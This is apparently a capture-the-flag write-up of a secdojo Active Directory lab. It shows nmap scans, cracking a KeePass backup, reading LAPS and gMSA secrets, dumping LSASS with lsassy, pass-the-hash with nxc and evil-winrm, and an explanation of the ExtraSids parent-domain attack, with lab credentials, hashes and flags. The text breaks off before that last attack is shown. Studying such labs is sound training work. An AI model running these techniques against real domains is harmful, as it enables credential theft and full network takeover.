AD104: an Intermediate AD enterprise forest from secdojo
Overview
An advanced Active Directory enterprise forest, challenging you to pivot from exposed data to full forest compromise by abusing modern AD security features.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we’re dealing with 3 machines here, 2 domain controllers and a workstation. a basic nmap scans first :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: NEXUS
|   NetBIOS_Domain_Name: NEXUS
|   NetBIOS_Computer_Name: WORKSTATION
|   DNS_Domain_Name: nexus.demacia.dojo
|   DNS_Computer_Name: WORKSTATION.nexus.demacia.dojo
|   DNS_Tree_Name: demacia.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-31T10:44:57+00:00
| ssl-cert: Subject: commonName=WORKSTATION.nexus.demacia.dojo
| Issuer: commonName=WORKSTATION.nexus.demacia.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-21T14:37:25
| Not valid after:  2026-07-23T14:37:25
| MD5:     2764 8024 76ff 3098 d1b8 151c 9750 52d1
| SHA-1:   30f7 2a93 b896 f825 4d46 98ed 2af7 5a6f c882 5acd
|_SHA-256: 689b de50 14fd 3c0d 8a11 b2a9 cfee 96a8 e50e 1f39 fd25 779c 9fe6 27d8 ef35 cea8
|_ssl-date: 2026-03-31T10:45:03+00:00; +7s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/wsmans?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=WORKSTATION
| Subject Alternative Name: DNS:WORKSTATION, DNS:WORKSTATION.nexus.demacia.dojo
| Issuer: commonName=WORKSTATION
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-10T10:02:04
| Not valid after:  2028-06-09T10:02:04
| MD5:     93c4 7083 5ca8 4ee2 d22b c3b6 f2a1 003b
| SHA-1:   63e4 14b2 faf3 122d a955 4322 7e3a 5095 90ba e94d
|_SHA-256: aa5f 18da 2d13 657f 1ecc cb9e 8d4a cd3f 4965 aa13 97dc d9cc ba51 0087 fef8 f5b3
| tls-alpn:
|   h2
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
the workstation doesn’t have much, now the first DC :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-03-31 10:44:38Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: demacia.dojo, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: demacia.dojo, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2026-03-31T10:45:33+00:00; +7s from scanner time.
| ssl-cert: Subject: commonName=DC2.nexus.demacia.dojo
| Issuer: commonName=DC2.nexus.demacia.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-25T14:54:52
| Not valid after:  2026-07-27T14:54:52
| MD5:     e880 30b1 3c63 461f 9ca6 4d4c 4d48 15ad
| SHA-1:   7e87 c078 02aa a473 b58c 88ee c7f9 0907 132d 5a58
|_SHA-256: cebc a2c8 c54f 9417 cc09 434c cac9 47a1 8581 61b1 b92b 4f68 ed9e fca5 7892 d411
| rdp-ntlm-info:
|   Target_Name: NEXUS
|   NetBIOS_Domain_Name: NEXUS
|   NetBIOS_Computer_Name: DC2
|   DNS_Domain_Name: nexus.demacia.dojo
|   DNS_Computer_Name: DC2.nexus.demacia.dojo
|   DNS_Tree_Name: demacia.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-31T10:45:24+00:00
5986/tcp open  ssl/wsmans?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC2
| Subject Alternative Name: DNS:DC2
| Issuer: commonName=DC2
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-27T14:06:15
| Not valid after:  2027-01-27T14:26:15
| MD5:     1fb5 5afe efd3 ee82 950e 33ec 2392 8f15
| SHA-1:   9df3 ddca 8202 93eb f0a0 c98f 705c 53c4 4d9c 85ac
|_SHA-256: 282c 64e0 360f 1c0b f1f1 35a6 783e 83e4 7716 8bcb dcad 3e73 f58b f202 0129 3a37
| tls-alpn:
|   h2
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
again all standard and the other DC :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-03-31 10:44:28Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: demacia.dojo, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: demacia.dojo, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC1.demacia.dojo
| Issuer: commonName=DC1.demacia.dojo
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-25T14:54:50
| Not valid after:  2026-07-27T14:54:50
| MD5:     7ca4 5490 baf5 4c7a bcbe 1e7e 4841 d25b
| SHA-1:   9989 92fa 0a5f e003 f82e a401 3728 08c9 280f 0e37
|_SHA-256: e1f6 152b 4603 8723 59da c1be 1288 5ef9 c69e 896b 8f07 11b7 c4cc 6428 446d c632
|_ssl-date: 2026-03-31T10:45:18+00:00; +7s from scanner time.
| rdp-ntlm-info:
|   Target_Name: AD103
|   NetBIOS_Domain_Name: AD103
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: demacia.dojo
|   DNS_Computer_Name: DC1.demacia.dojo
|   DNS_Tree_Name: demacia.dojo
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-31T10:45:10+00:00
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/wsmans?
| ssl-cert: Subject: commonName=DC1
| Subject Alternative Name: DNS:DC1
| Issuer: commonName=DC1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-28T10:36:53
| Not valid after:  2027-01-28T10:56:53
| MD5:     82d1 659d 3b8b a804 3cc9 5700 6181 d627
| SHA-1:   5b3a 96a1 2e06 9a99 0c96 265b 9a2d a1e1 3e25 c2aa
|_SHA-256: 8a31 3cc2 ddc1 4ab2 d90e cc33 1e40 497e d39f 5712 379f b215 4cef b923 a9d4 af16
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
No exact OS mat
so nothing of interest in all of them, when I first solved this lab it was pretty much different than what it is now, I thought that was the intended way, until I reported it in secdojo’s discord and it was fixed afterwards. let’s add these to our /etc/hosts :
1
2
3
10.8.0.101     WORKSTATION.nexus.demacia.dojo WORKSTATION
10.8.0.102     DC2.nexus.demacia.dojo nexus.demacia.dojo DC2
10.8.0.100     DC1.demacia.dojo demacia.dojo DC1
the Guest account is disabled on both DCs :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 10.8.0.102 -u Guest -p ''
SMB         10.8.0.100      445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.102      445    DC2              [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:nexus.demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC1              [-] demacia.dojo\Guest: STATUS_ACCOUNT_DISABLED
SMB         10.8.0.102      445    DC2              [-] nexus.demacia.dojo\Guest: STATUS_ACCOUNT_DISABLED
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
let’s test for the workstation, before the fix I was getting this :

checking online and the official microsoft documentation about this error, I learned that a STATUS_TRUSTED_RELATIONSHIP_FAILURE, meaning “The logon request failed because the trust relationship between this workstation and the primary domain failed.” It sounds like those servers have fallen off the domain and just need to be rejoined.
this turned out to be a common issue sys-admins face, but to fix this we first need administrator access on the domain, as for what caused it it’s unclear, there are few reasons like a Machine account password mismatch, System restored or rolled back .. the idea is that the DC and the workstation are out of sync, so the trust breaks, though it may be some aws specific thing since the infra is in the cloud maybe .. just maybe.
but we first have to pwn the workstation, each domain joined has 2 domains, the domain it’s joined to now (trust broke) and its workgroup, nxc here if you see the previous image it’s trying to auth for the DC1 domain. even though in the above image you see ‘a’ , but the error is the same for Guest.
we can try local Guest account for the workstation using ( this is the old original solve, I’ll get back to our scenario in a sec )
1
2
3
4
5
6
7
8
9
10
nxc smb 10.8.0.2 -u Guest -p '' --local-auth --shares
SMB         10.8.0.2       445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION) (domain:WORKSTATION) (signing:True) (SMBv1:None)
SMB         10.8.0.2       445    WORKSTATION      [+] WORKSTATION\Guest:
SMB         10.8.0.2       445    WORKSTATION      [*] Enumerated shares
SMB         10.8.0.2       445    WORKSTATION      Share           Permissions     Remark
SMB         10.8.0.2       445    WORKSTATION      -----           -----------     ------
SMB         10.8.0.2       445    WORKSTATION      ADMIN$                          Remote Admin
SMB         10.8.0.2       445    WORKSTATION      Backup          READ,WRITE
SMB         10.8.0.2       445    WORKSTATION      C$                              Default share
SMB         10.8.0.2       445    WORKSTATION      IPC$            READ            Remote IPC
this works and there is a Backup share here we have read and write access over :
1
2
3
4
5
6
7
8
9
10
└─$ smbclient -U Guest //10.8.0.2/Backup --workgroup=WORKSTATION
Password for [WORKSTATION\Guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Feb 14 04:51:29 2026
  ..                                DHS        0  Sat Feb 14 04:39:43 2026
  Backup.kdbx                         A     2311  Sun Jun  8 13:35:55 2025

		13106687 blocks of size 4096. 8392247 blocks available
smb: \>
using smbclient, there is a Backuo.kdbx, the file is kdbx database, password protected.
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ keepass2john Backup.kdbx >hash.txt

┌──(kali㉿kali)-[/tmp/a]
└─$ cat hash.txt
Backup:$keepass$*4*600000*c9d9f39a*0*0*0*f6564673d88595cbf4247d92b2cd3420e31907b9cdd305848d2ff61f1faba70e*517d0d5367bc2f940277583c56c57379578067bbb3bc90a3e7bbe449cb836aec*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff0304000000010000000420000000f6564673d88595cbf4247d92b2cd3420e31907b9cdd305848d2ff61f1faba70e0b5d00000000014205000000245555494410000000c9d9f39a628a4460bf740d08c18a4fea05010000005208000000c02709000000000042010000005320000000517d0d5367bc2f940277583c56c57379578067bbb3bc90a3e7bbe449cb836aec0007100000002ec53accca9a0ec3411ebd71e969627900040000000d0a0d0a*4349a931b55306571b3c2e5d9d00d89aa3308c5e5cdb436116c69099eadcc39c
crack with john :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
john /tmp/a/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 600000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
P@ssw0rd         (Backup)
1g 0:00:00:10 DONE (2026-03-31 11:27) 0.09381g/s 731.0p/s 731.0c/s 731.0C/s P@ssw0rd..malditah
Use the "--show" option to display all of the cracked passwords reliably
Session completed
and it cracks to P@ssw0rd.
we can now open it with keepassxc with this password :
1
keepassxc Backup.kdbx
and we find the credentials for service_adm:PasswordInBackupSecure2525@@
these credentials work for the DC2:
1
2
3
└─$ nxc smb 10.8.0.4 -u service_adm -p 'PasswordInBackupSecure2525@@'
SMB         10.8.0.4        445    DC2              [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:nexus.demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.4        445    DC2              [+] nexus.demacia.dojo\service_adm:PasswordInBackupSecure2525@@
and we can run rushound-ce here etc .. that spells out that this user is part of the laps group, using nxc we can read the laps passwords :
1
2
3
4
5
└─$ nxc ldap 10.8.0.4 -u service_adm -p 'PasswordInBackupSecure2525@@' -M laps
LDAP        10.8.0.4        389    DC2              [*] Windows Server 2022 Build 20348 (name:DC2) (domain:nexus.demacia.dojo) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.4        389    DC2              [+] nexus.demacia.dojo\service_adm:PasswordInBackupSecure2525@@
LAPS        10.8.0.4        389    DC2              [*] Getting LAPS Passwords
LAPS        10.8.0.4        389    DC2              Computer:WORKSTATION$ User:                Password:fP%DhJCqRhc3c,
Exploitation
this password by default is the administrator’s password on the workstation :
1
2
3
4
5
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.2 -u Administrator -p 'fP%DhJCqRhc3c,' --local-auth

SMB         10.8.0.2      445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION) (domain:WORKSTATION) (signing:True) (SMBv1:None)
SMB         10.8.0.2      445    WORKSTATION      [-] WORKSTATION\Administrator:fP%DhJCqRhc3c, STATUS_LOGON_FAILURE
it doesn’t work though, is he not administrator ?
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.2 -u Guest -p '' --rid-brute --local-auth
SMB         10.8.0.2      445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION) (domain:WORKSTATION) (signing:True) (SMBv1:None)
SMB         10.8.0.2      445    WORKSTATION      [+] WORKSTATION\Guest:
SMB         10.8.0.2      445    WORKSTATION      500: WORKSTATION\Administrator (SidTypeUser)
SMB         10.8.0.2      445    WORKSTATION      501: WORKSTATION\Guest (SidTypeUser)
SMB         10.8.0.2      445    WORKSTATION      503: WORKSTATION\DefaultAccount (SidTypeUser)
SMB         10.8.0.2      445    WORKSTATION      504: WORKSTATION\WDAGUtilityAccount (SidTypeUser)
SMB         10.8.0.2      445    WORKSTATION      513: WORKSTATION\None (SidTypeGroup)
SMB         10.8.0.2      445    WORKSTATION      1001: WORKSTATION\james (SidTypeUser)
there is another user james!
1
2
3
4
nxc smb 10.8.0.2 -u james -p 'fP%DhJCqRhc3c,' --local-auth
SMB         10.8.0.2        445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION) (domain:WORKSTATION) (signing:True) (SMBv1:None)
SMB         10.8.0.2        445    WORKSTATION      [-] Error checking if user is admin on 10.8.0.2: The NETBIOS connection with the remote host timed out.
SMB         10.8.0.2        445    WORKSTATION      [+] WORKSTATION\james:fP%DhJCqRhc3c,
this worked ! also nxc tells us he’s an admin! and we get the first flag :
1
2
3
4
5
6
7
8
9
10
11
12
13
evil-winrm -i 10.8.0.2 -u james -p 'fP%DhJCqRhc3c,'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\james\Documents> ls
*Evil-WinRM* PS C:\Users\james\Documents> cat C:\Users\Administrator\Desktop\proof.txt
ad104_ws_dedicated_40603-01jmsf9kplxxrh349lm47p0mgpyhcvdo
*Evil-WinRM* PS C:\Users\james\Documents>
now that I had administrator’s access to the machine there a few ways to go around to fix the trust issue, which was critical to solving the lab as we’ll see later on. we only have the hash of administrator from the sam and not the password, to unjoin and rejoin the machine to the domain I needed to rdp and it just saves a lot of headache to just reset the administrator’s password :
1
net user Administrator NewP@ssw0rdHere
next:

and to make sure the trust is fixed we can verify from powershell :
1
2
3
4
5
6
7
8
PS C:\Users\Administrator> hostname
WORKSTATION1
PS C:\Users\Administrator> Test-ComputerSecureChannel
True
PS C:\Users\Administrator> Test-ComputerSecureChannel -Verbose
VERBOSE: Performing the operation "Test-ComputerSecureChannel" on target "WORKSTATION1".
True
VERBOSE: The secure channel between the local computer and the domain nexus.demacia.dojo is in good condition.
we needed the trust to be working since a user sys-admin is logging to the workstation and his credentials get cashed, this wont happen with no trust I suppose, as I got no hits when the trust was brokena but once fixed we do get a hit. we can dump the lsa for this using the lsassy module from nxc :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.2 -u james -p 'fP%DhJCqRhc3c,' --local-auth -M lsassy
SMB         10.8.0.2      445    WORKSTATION      [*] Windows Server 2022 Build 20348 x64 (name:WORKSTATION1) (domain:WORKSTATION1) (signing:True) (SMBv1:None)
SMB         10.8.0.2      445    WORKSTATION      [+] WORKSTATION1\james:fP%DhJCqRhc3c, (Pwn3d!)
LSASSY      10.8.0.2      445    WORKSTATION      Saved 6 Kerberos ticket(s) to /home/kali/.nxc/modules/lsassy
LSASSY      10.8.0.2      445    WORKSTATION      NEXUS\sys-admin 2f926a0bfc425915df0e773c2fd72c3c
LSASSY      10.8.0.2      445    WORKSTATION      NEXUS.DEMACIA.DOJO\sys-admin 6haLijbifrc@@K7KZK
that’s it there for sys-admin! in the lab now where the trust is fixed by default, this should work just fine too.
and this hash works for DC2 :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 10.8.0.102 -u sys-admin  -H 2f926a0bfc425915df0e773c2fd72c3c
SMB         10.8.0.100      445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.102      445    DC2              [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:nexus.demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC1              [-] demacia.dojo\sys-admin:2f926a0bfc425915df0e773c2fd72c3c STATUS_LOGON_FAILURE
SMB         10.8.0.102      445    DC2              [+] nexus.demacia.dojo\sys-admin:2f926a0bfc425915df0e773c2fd72c3c
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
from bloodhound we see that this user is part of the gmsa group and thus can read the gmsa for user svc-backup$ ( I’ll be working on the new lab now ) :
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc ldap 10.8.0.102 -u sys-admin -H 2f926a0bfc425915df0e773c2fd72c3c --gmsa
LDAP        10.8.0.102      389    DC2              [*] Windows Server 2022 Build 20348 (name:DC2) (domain:nexus.demacia.dojo) (signing:None) (channel binding:No TLS cert)
LDAP        10.8.0.102      389    DC2              [+] nexus.demacia.dojo\sys-admin:2f926a0bfc425915df0e773c2fd72c3c
LDAP        10.8.0.102      389    DC2              [*] Getting GMSA Passwords
LDAP        10.8.0.102      389    DC2              Account: svc-backup$          NTLM: 240d411bc0ba9f26799492ab6fce9637     PrincipalsAllowedToReadPassword: sys-admin
and from bloodhound too we see that this user is part of the domain admins and we can read the flag directly :
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.102 -u svc-backup$ -H 240d411bc0ba9f26799492ab6fce9637 -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.102      445    DC2              [*] Windows Server 2022 Build 20348 x64 (name:DC2) (domain:nexus.demacia.dojo) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.102      445    DC2              [+] nexus.demacia.dojo\svc-backup$:240d411bc0ba9f26799492ab6fce9637 (Pwn3d!)
SMB         10.8.0.102      445    DC2              [+] Executed command via wmiexec
SMB         10.8.0.102      445    DC2              flag_f181c9f5_098c_4563_a19a_1d7a2fd020a7
Privilege Escalation
now we control the domain nexus.demacia.dojo, and from bloodhound we see that this domain has an intra-forest trust with demacia.dojo, yes a parent child one.

though this can be solved from linux and without loggin to the machine it is annoying that there are no members in the remote management users, I’ll just add administrator there with bloodyAD and then we can winrm. ( this wasn’t needed actually, just configure winrm )
1
2
3
┌──(kali㉿kali)-[/tmp/a]
└─$ bloodyAD -u administrator -p :2c27b327f2b7341e279ecb3cdaba5b6e -d nexus.demacia.dojo --host 10.8.0.102 add groupMember 'Remote Management Users' Administrator
[+] Administrator added to Remote Management Users
and now we can winrm :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[/tmp/a]
└─$ evil-winrm -i 10.8.0.102 -u administrator -H 2c27b327f2b7341e279ecb3cdaba5b6e

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint


Error: Connection timeout or error occurred: Errno::ECONNREFUSED - Connection refused - Connection refused - connect(2) for "10.8.0.102" port 5985 (10.8.0.102:5985)

Warning: Cleaning up and exiting...
WinRM isn’t configured on this machine. psexec or smbexec would work, but WinRM is more convenient for tool uploads. Configuring it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[/tmp/a]
└─$ impacket-wmiexec -hashes :2c27b327f2b7341e279ecb3cdaba5b6e administrator@10.8.0.102 "winrm quickconfig -q"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
WinRM service is already running on this machine.
WinRM is not set up to allow remote access to this machine for management.
The following changes must be made:

Create a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.

WinRM has been updated for remote management.

Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.
and we can winrm now :
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/tmp/a]
└─$ evil-winrm -i 10.8.0.102 -u administrator -H 2c27b327f2b7341e279ecb3cdaba5b6e

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
and this confirms what we already know :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ADTrust -Filter *


Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=demacia.dojo,CN=System,DC=nexus,DC=demacia,DC=dojo
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : demacia.dojo
ObjectClass             : trustedDomain
ObjectGUID              : 764a1a5d-41ae-41b2-8a5d-22d981ea615f
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=nexus,DC=demacia,DC=dojo
Target                  : demacia.dojo
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
in this situation we compromised the child domain nexus.damecia.dojo and we want to compromise the parent domain, there are many ways to do this, what I’ll be showcasing today is the ExtraSids attack, we’ll exploit the SID history attribute of user accounts to gain unauthorized access or escalate privileges to the parent domain damecia.dojo. This technique involves manipulating the SID history attribute of user accounts in the child domain to inherit permissions or group memberships from accounts or groups in the parent domain.
Within the same AD forest, the sidHistory property is respected due to a lack of SID Filtering protection. SID Filtering is a protection put in place to filter out authentication requests from a domain in another forest across a trust. Therefore, if a user in a child domain that has their sidHistory set to the nterprise Admins group (which only exists in the parent domain),they are treated as a member of this group, which allows for administrative access to the entire forest. In other words, we are creating a Golden Ticket from the compromised child domain to compromise the parent domain.
To perform this attack after compromising a child domain, we need the following:
